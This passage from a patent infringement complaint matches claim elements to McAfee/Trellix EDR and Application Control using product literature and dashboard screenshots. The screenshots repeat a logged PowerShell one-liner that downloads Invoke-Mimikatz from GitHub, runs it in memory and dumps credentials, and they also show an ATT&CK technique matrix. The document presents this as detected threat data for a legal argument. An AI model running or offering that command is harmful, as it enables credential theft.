102. Every '948 Accused Product practices generating real-time behavior based events for determining the real-time operational integrity of the application executing on the native computing environment which includes a network analyzer, an integrity processor, an event correlation matrix, a risk correlation matrix, and a trust supervisor. For example, McAfee/Trellix MVISION EDR with McAfee/Trellix Application and Change Control generates real-time suspicious indicators for determining the real-time operational integrity of the application on the endpoint (*e.g.*, endpoint corresponding to the Device: 59-edr-114) which includes a network

[85] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-application-change-control.pdf
[86] *Id*.

analyzer (*e.g.,* for monitoring active processes, network connections), an integrity processor (*e.g.,* McAfee/Trellix Application Control), an event correlation matrix (*e.g.,* McAfee/Trellix Change Control; McAfee/Trellix Policy Auditor), a risk correlation matrix (*e.g.,* MITRE ATT&CK Framework), and a trust supervisor (*e.g.*, McAfee/Trellix ePolicy Orchestrator).



MVISION EDR

https://ui.soc.mcafee.com/monitoring/#/workspace/336,TOTAL_THREATS.....?sha256=9B9B1FE751FDAA3243BB0233A6D8D302117CAE0AE72CF20B25E820A4AFDFA7A3&traceId=fc813c2c-e3a2-4917-8128-db090031125d&maGuid=41D15964-34D8-11E9-091D-000C29...

McAfee

Monitoring

4 Total Threats | 2 High | 2 Medium | 0 Low

a few seconds ago | Last 14 days

Threats by rank

Filter by keyword

View Type: All

Command Line Interpreter: POWERSHELL.EXE	Feb 20, 2019 12:19:10 PM
CMD.EXE	Feb 20, 2019 12:33:05 PM
STOCKPLAN.EXE	Feb 19, 2019 11:32:34 PM
FREEGIFTCARD.EXE	Feb 20, 2019 12:52:26 AM

Process Details

Command Line

Initial trigger	Trace detection
First detection	Feb 20, 2019 11:51:23 AM
Last detection	Feb 20, 2019 12:19:10 PM
Affected devices	1
Age	11 days

Take Action

Process Attributes

First Name
Command Line

MD5
4FBB73DB2751FA269615D08C42A566BA

SHA-1
ABCBA2B74433016FBCE9923067D4C940F236ECF4

SHA-2
9B9B1FE751FDAA3243BB0233A6D8D302117CAE0AE72CF20B25E820A4AFDFA7A3

Threat Details

Device: 59-edr-114 Feb 20, 2019 11:51:23 AM 1 affected devices

Device Actions

Threat Behavior

Techniques Observed (4) MITRE ATT&CK™ Matrix	Suspicious Indicators (9)
Credential Dumping (Credential Access)	Extracted plaintext credentials from memory with Invoke-Mimikatz Powershell script
Commonly Used Port (Command and Control)	Created new scripting file under system folder
Scripting (Defense Evasion, Execution)	Dropped new file under system folder
PowerShell (Execution)	Dumped credentials by mimikatz tool from downloaded powershell script
	Accessed known TCP port
	Suspicions file was downloaded using powershell
	Downloaded executable content from third-party website by Powershell utility

Process Activity

Sequential View

Filter events

Event details

Name	POWERSHELL.EXE
Process ID	10092

Command line


```
powershell.exe "iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"
```

File Info

Name	POWERSHELL.EXE
Path	C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
MD5	7353F60B1739074EB17C5F4DDDEFE239

[87]

[87] https://mcafee-uat.mcafee.com/enterprise/en-us/products/mvision-edr.html



McAfee Application and Change Control

Comprehensive protection against uninvited changes to or unauthorized control of applications, endpoints, servers, and fixed function devices

Advanced persistent threats (APTs) via remote attack or social engineering make it increasingly difficult to protect a business and can lead to security breaches, data loss, and outages. Particularly in today's continuously evolving server and cloud environments, nefarious changes can easily go undetected. Those who have zero tolerance for advanced persistent threats should take a closer look at McAfee® Application and Change Control software.

McAfee® Application Control helps IT outsmart cybercriminals and keeps business secure and productive. Using a dynamic trust model, local and global reputation intelligence, real-time behavioral analytics, and auto-immunization of endpoints, this McAfee solution immediately thwarts APTs—without requiring labor-intensive list management or signature updates.

McAfee® Change Control software blocks unauthorized changes to critical system files, directories, and configurations while streamlining the implementation of new policies and compliance measures. Featuring file integrity monitoring and change prevention, McAfee Change Control enforces change policies and provides continuous monitoring of critical systems. It also detects and blocks unwanted changes made across distributed and remote locations. Its intuitive search interface helps users quickly home in on change event information.

Combined, McAfee Application and Change Control ensures system integrity by only allowing authorized access to devices, blocking unauthorized executables, and taking a systematic approach to monitoring and preventing changes to the file system, registry, and user accounts. This helps ensure continuous, efficient, enterprise-wide detection and protection.


Intelligent Whitelisting

Prevent zero-day and APT attacks by blocking execution of unauthorized applications and allowing only known-good whitelisted applications to run. McAfee Application and Change Control groups binaries (.EXEs, DLLs, drivers, and scripts) across the enterprise by application and vendor, displays them in an intuitive, hierarchical format, and intelligently classifies them as well-known, unknown, and known-bad applications.

Key Advantages


- Take advantage of McAfee Global Threat Intelligence and McAfee Threat Intelligence Exchange to provide global and local reputation of files and applications.
- Strengthen security and lower ownership costs with dynamic whitelisting that automatically accepts new software added through trusted channels.
- Enforce controls on connected or disconnected servers, virtual machines, endpoints, fixed devices such as point-of-sale terminals, and legacy systems.
- Allow new applications based on application rating or self-approval for improved business continuity.
- Provide continuous visibility and real-time management of changes to critical system, configuration, or content files.

Connect With Us



Change Prevention and Integrity Monitoring

Often, there is the potential for configuration drift and there is no visibility into who performed the change, which can lead to security breaches, data loss, or outages. McAfee Application and Change Control can block or restrict any out-of-policy change attempts made to the system/device. If any changes are attempted, it will be logged and real time visibility to any change events can be provided. The system controller module manages communication between the system controller and the agents.



Powerful, Built-In Suggestions


New in McAfee Application and Change Control 8.3, Inventory Mode continuously maintains up-to-date inventories of each system/device. This reduces CPU and system/device resource utilization while maintaining SWAM/CPE and PCI-DSS compliance. Inventory Mode allows users to track changes to files and binaries on the endpoint over time. Common Platform Enumeration (CPE) optionally matches NIST CPE data to gathered inventories for use in whitelist creation and compliance reporting.

[88]

103. Every ’948 Accused Product practices correlating, by the event and risk correlation matrix, threat classifications based on the temporal sequence of the generated real-time behavior

[88] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-application-change-control.pdf

based events. For example, the MITRE ATT&CK framework correlates threat classifications based on the temporal sequence of detected behavioral events.




Key features

Trellix EDR allows you to continuously monitor, detect, investigate, and contain potential threats on your devices in real time.

- **Continuous real-time monitoring** — Event information from devices is sent to the cloud providing the context and visibility needed to uncover stealthy threats. This information is available for immediate inspection and historical search.
- **Cloud-based analytics** — Analytic engines inspect device activity to uncover a broad spectrum of suspicious behavior and detect threats that might have slipped by other security defenses. Cloud-based deployment enables rapid adoption of new analytic engines and techniques.
- **MITRE ATT&CK™ mapping** — Behavior-based detection results map to the MITRE ATT&CK™ framework, supporting a consistent process to prioritize response by determining the phase of a threat and its associated risk.

[89]



Command Line Interpreter: POWERSHELL.EXE Feb 20, 2019 12:19:10 PM
CMD.EXE Feb 20, 2019 12:33:05 PM
STOCKPLAN.EXE Feb 19, 2019 11:32:34 PM
FREEGIFTCARD.EXE Feb 20, 2019 12:52:26 AM

Process Details
Command Line

Initial trigger: Trace detection
First detection: Feb 20, 2019 11:51:23 AM
Last detection: Feb 20, 2019 12:19:10 PM
Affected devices: 1
Age: 11 days

First Name
Command Line

MD5
4FBB73DB2751FA269615D08C42A566BA
SHA-1
ABCBA2B74433016FBCE9923067D4C940F236ECF4
SHA-2
9B9B1FE751FDAA3243BB0233A6D8D302117CAE0AE72CF20B25E820A4AFDFA7A3

Threat Details

Device: 59-edr-114 Feb 20, 2019 11:51:23 AM 1 affected devices

Techniques Observed (4) MITRE ATT&CK™ Matrix
Credential Dumping (Credential Access)
Commonly Used Port (Command and Control)
Scripting (Defense Evasion, Execution)
PowerShell (Execution)

Suspicious Indicators (9)
Extracted plaintext credentials from memory with Invoke-Mimikatz Powershell script
Created new scripting file under system folder
Dropped new file under system folder
Dumped credentials by mimikatz tool from downloaded powershell script
Accessed known TCP port
Suspicions file was downloaded using powershell
Downloaded executable content from third-party website by Powershell utility


Event details
Name: POWERSHELL.EXE
Process ID: 10092
Command line

```
powershell.exe "iex (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/Powe
rSploit/master/Exfiltration/Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"
```

File Info
Name: POWERSHELL.EXE
Path: C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
MD5: 7353F60B1739074EB17C5F4DDDEFE239

The Monitoring workspace presents high-quality, actionable endpoint threat detection without the noise. [90]

[89] https://docs.trellix.com/bundle/mvision-endpoint-detection-and-response-product-guide/page/GUID-761DA71B-5201-4DF4-8B75-423F1A1A241D.html#
[90] https://www.trellix.com/en-us/products/edr.html



MITRE ATT&CK Matrix: Cloud

McAfee's evaluation of Cloud Services against the ATT&CK matrix

Last Month Oct 20 - Nov 20 UTC

Service Name

□ + Amazon Web Services 436

Top 20 Users

Top 20 Resources

□ 05b4ac2c-2dec-4dfe-a...	1
□ 06e54238-2ce6-4a7d-...	1
□ 07b5cea8-aa2f-4ba3-8...	1
□ 0ac9eeec-faac-443e-8...	1
□ 0af2f858-6335-4887-a...	1
□ 13aa097a-58a7-4b5a-...	1
□ 150848b3-642f-4860-...	1
□ 1ac1c26d-74f4-4c97-b...	1

Detected Techniques 22

Threats 0

Anomalies 0


Incidents 436

Config Audit	436
DLP	0
Vulnerability	0
Connected Apps	0

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Brute Force	Launch EC2 Instances	Account Manipulation	Excessive Permissions	Corrupt Access Logs	Inactive Accounts	Cloud Service Dashboard	Cross Account Access	Data from Cloud Storage Objects	Application Layer Protocol	Data Exfiltration	Data Destruction
Exploit Public-Facing Application		Create Account	Exploit OS Vulnerability	Disable Events	Man-in-the-Middle (MITM)	Network Sniffing	Remote Desktop Protocol	Data from Databases	Commonly Used Ports	Publicly Accessible storage	Data Encrypted for Impact
External Access		Valid Accounts		Disable Logging	Unsecured Credentials		Remote Services	Email Collection	Email Address Spoofing	Share Data from Cloud Account	Denial of Service (DOS)
Inactive Accounts				Disable Monitoring of diagnostic logs	Valid Accounts		Use Alternate Authentication Material	Encryption	Exploit Cloud Compute Engines	Transfer Data from Cloud Account	Distributed Denial of Service (DDoS)
Valid Accounts				Disable Notifications				SHA for Cloud User	Exploit Serverless Services		
				Disable/Uninstall Security Agents				Unencrypted Data	Standard Non-Application Layer Protocol		

91

104. Every ’948 Accused Product practices displaying, in a plurality of runtime dashboards of an administrative console of the computing environment, real-time status indications for operational integrity of the application. For example, McAfee/Trellix MVISION EDR with McAfee/Trellix Application and Change Control includes several display options for showing real-time status indications for the operational integrity of the application.[92]



4 Total Threats 2 High 2 Medium 0 Low

View Type: All

Command Line Interpreter: POWERSHELL.EXE	Feb 20, 2019 12:19:10 PM
CMD.EXE	Feb 20, 2019 12:33:05 PM
STOCKPLAN.EXE	Feb 19, 2019 11:32:34 PM
FREEGIFTCARD.EXE	Feb 20, 2019 12:52:26 AM

Process Details

Command Line

Initial trigger	Trace detection
First detection	Feb 20, 2019 11:51:23 AM
Last detection	Feb 20, 2019 12:19:10 PM
Affected devices	1
Age	11 days

Process Attributes

First Name
Command Line

MD5
4FBB73DB2751FA269615D08C42A566BA

SHA-1
ABCBA2B74433016FBCE9923067D4C940F236ECF4

SHA-2
9B9B1FE751FDAA3243BB0233A6D8D302117CAE0AE72CF20B25E820A4AFDFA7A3

Threat Details

Device: 59-edr-114 Feb 20, 2019 11:51:23 AM 1 affected devices

Threat Behavior

Techniques Observed (4)	MITRE ATT&CK™ Matrix	Suspicious Indicators (9)
Credential Dumping (Credential Access)		Extracted plaintext credentials from memory with Invoke-Mimikatz Powershell script
Commonly Used Port (Command and Control)		Created new scripting file under system folder
Scripting (Defense Evasion, Execution)		Dropped new file under system folder
PowerShell (Execution)		Dumped credentials by mimikatz tool from downloaded powershell script
		Accessed known TCP port
		Suspicions file was downloaded using powershell
		Downloaded executable content from third-party website by Powershell utility

Process Activity

Sequential View

Event details

Name	POWERSHELL.EXE
Process ID	10092

Command line

powershell.exe "iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"

File info

Name	POWERSHELL.EXE
Path	C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
MD5	7353F60B1739074EB17C5F4DDDEFE239


The Monitoring workspace presents high-quality, actionable endpoint threat detection without the noise.

93

[91] https://success.myshn.net/Skyhigh_CASB/Skyhigh_CASB_Dashboards/MITRE_Dashboard/About_the_MITRE_Dashboard

[92] *Id.*

[93] https://www.trellix.com/en-us/products/edr.html



MITRE ATT&CK Matrix: Cloud

McAfee's evaluation of Cloud Services against the ATT&CK matrix

Last Month Oct 20 - Nov 20 UTC

Service Name

□ + Amazon Web Services 436

Top 20 Users

Top 20 Resources

□ 05b4ac2c-2dec-4dfe-a...	1
□ 06e54238-2ce6-4a7d-...	1
□ 07b5cea8-aa2f-4ba3-8...	1
□ 0ac9eeec-faac-443e-8...	1
□ 0af2f858-6335-4887-a...	1
□ 13aa097a-58a7-4b5a-...	1
□ 150848b3-642f-4860-...	1
□ 1ac1c26d-74f4-4c97-b...	1

Detected Techniques 22 (High, Medium, Low)

Threats 0

Anomalies 0

Incidents 436

Config Audit	436
DLP	0
Vulnerability	0
Connected Apps	0

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Brute Force	Launch EC2 Instances	Account Manipulation	Excessive Permissions	Corrupt Access Logs	Inactive Accounts	Cloud Service Dashboard	Cross Account Access	Data from Cloud Storage Objects	Application Layer Protocol	Data Exfiltration	Data Destruction
Exploit Public-Facing Application		Create Account	Exploit OS Vulnerability	Disable Events	Man-in-the-Middle (MITM)	Network Sniffing	Remote Desktop Protocol	Data from Databases	Commonly Used Ports	Publicly Accessible storage	Data Encrypted for Impact
External Access		Valid Accounts		Disable Logging	Unsecured Credentials		Remote Services	Email Collection	Email Address Spoofing	Share Data from Cloud Account	Denial of Service (DOS)
Inactive Accounts				Disable Monitoring of diagnostic logs	Valid Accounts		Use Alternate Authentication Material	Encryption	Exploit Cloud Compute Engines	Transfer Data from Cloud Account	Distributed Denial of Service (DDoS)
Valid Accounts				Disable Notifications				SHA for Cloud User	Exploit Serverless Services		
				Disable/Uninstall Security Agents				Unencrypted Data	Standard Non-Application Layer Protocol		

94





Figure 2. See threats and your compliance status across McAfee and Microsoft technologies in one area.

95

[94] https://success.myshn.net/Skyhigh_CASB/Skyhigh_CASB_Dashboards/MITRE_Dashboard/About_the_MITRE_Dashboard

[95] https://www.mcafee.com/enterprise/en-us/assets/solution-briefs/sb-mvision-endpoint-epo.pdf



McAfee | Protection Workspace

Protection Workspace — 4,896 Devices — 20 NOW Infections — Update — Settings

Infected Devices 20 ▲

Activity — 21 events

Device (8 results) Name	Count	Threats (4 results) Name	Count	Originating Process (1 results) Name	Count
NA-CA-RPATEL-99	8	Exp.CVE-2018-0841	3	explorer.exe	3
NA-CA-CYOUNG-01	3	Trojan.Tinbalgen4	2		
NA-RL-BCODY-04	3	W97M.Jelous	2		
NA-OR-NJENNIGES-97	2	Trojan.Darkloader	1		
NA-TX-SGROBMAN-66	1				
NA-CA-GTOMIC-18	1				
NA-OR-PHEMSON-51	1				
NA-CA-SWARRIER-16	1				

□	Time	Device	Threat	File Name	Active Policy	Originating Process	Action Taken
□	1 hour ago	NA-CA-RPATEL-99	Exp.CVE-2018-0841	mssecsvc.exe	Balanced Protection	explorer.exe	Clean Failed
□	2 hours ago	NA-CA-RPATEL-99	Exp.CVE-2018-0841	tasksche.exe	Balanced Protection	explorer.exe	Quarantined
□	2 hours ago	NA-CA-RPATEL-99	Exp.CVE-2018-0841	ojsrisug.exe	Balanced Protection	explorer.exe	Clean Failed

Threat Details — Exp.CVE-2018-0841

First seen in network: Feb 24, 2018
Last seen in network: Mar 1, 2018
Prevalence: 6
Age: 6 days

Affected Devices: NA-CA-RPATEL-99, NA-OR-NJENNIGES-97, NA-RL-BCODY-04

Additional Details
File Name: mssecsvc.exe
Originating Process: explorer.exe
MD5 Hash: 7c0d3af4e85261457ebbcef6bb796782
SHA-1: 5408017dffa43242bc63a948ba662412
SHA-2: 8bd2187885396cb5cd74803cef297e2f

Device Details — NA-CA-RPATEL-99

Source IP: 10.0.0.159
MAC address: ac:de:48:00:11:22
Operating System: Windows 10, 64-bit
OS Version: 10586.1232
Last User: RPatel
Tags: High-value Assets, Executives, and 3 more...
Signature Age: 6 Days Old — Update
Security State: Resoloved


Threats found in past 7 days: Exp.CVE-2018-0841, Trojan.Tinbalgen4, W97M.Jelous, Trojan.Darkloader

Assigned Policies

History

Figure 1. MVISION ePO includes pre-defined and customizable dashboards a consolidated view, and prioritization of threat data.

96



Trellix

Investigating — All investigations

8 Key Findings — 177 Key Artifacts — Out of 682 Artifacts Discovered

Search — Current Investigation — a minute ago

Attack Run — Last updated: 11 days ago

Summary
Notes
Investigated Items
Linked Investigations
Investigation Guides

Show: Answered questions

- Does the endpoint contain uncommon running processes?
  - 17 uncommon process(es)
- Is there any process opening a socket that do not commonly do it?
  - Socket(s) being opened by process(es) which do not commonly do it
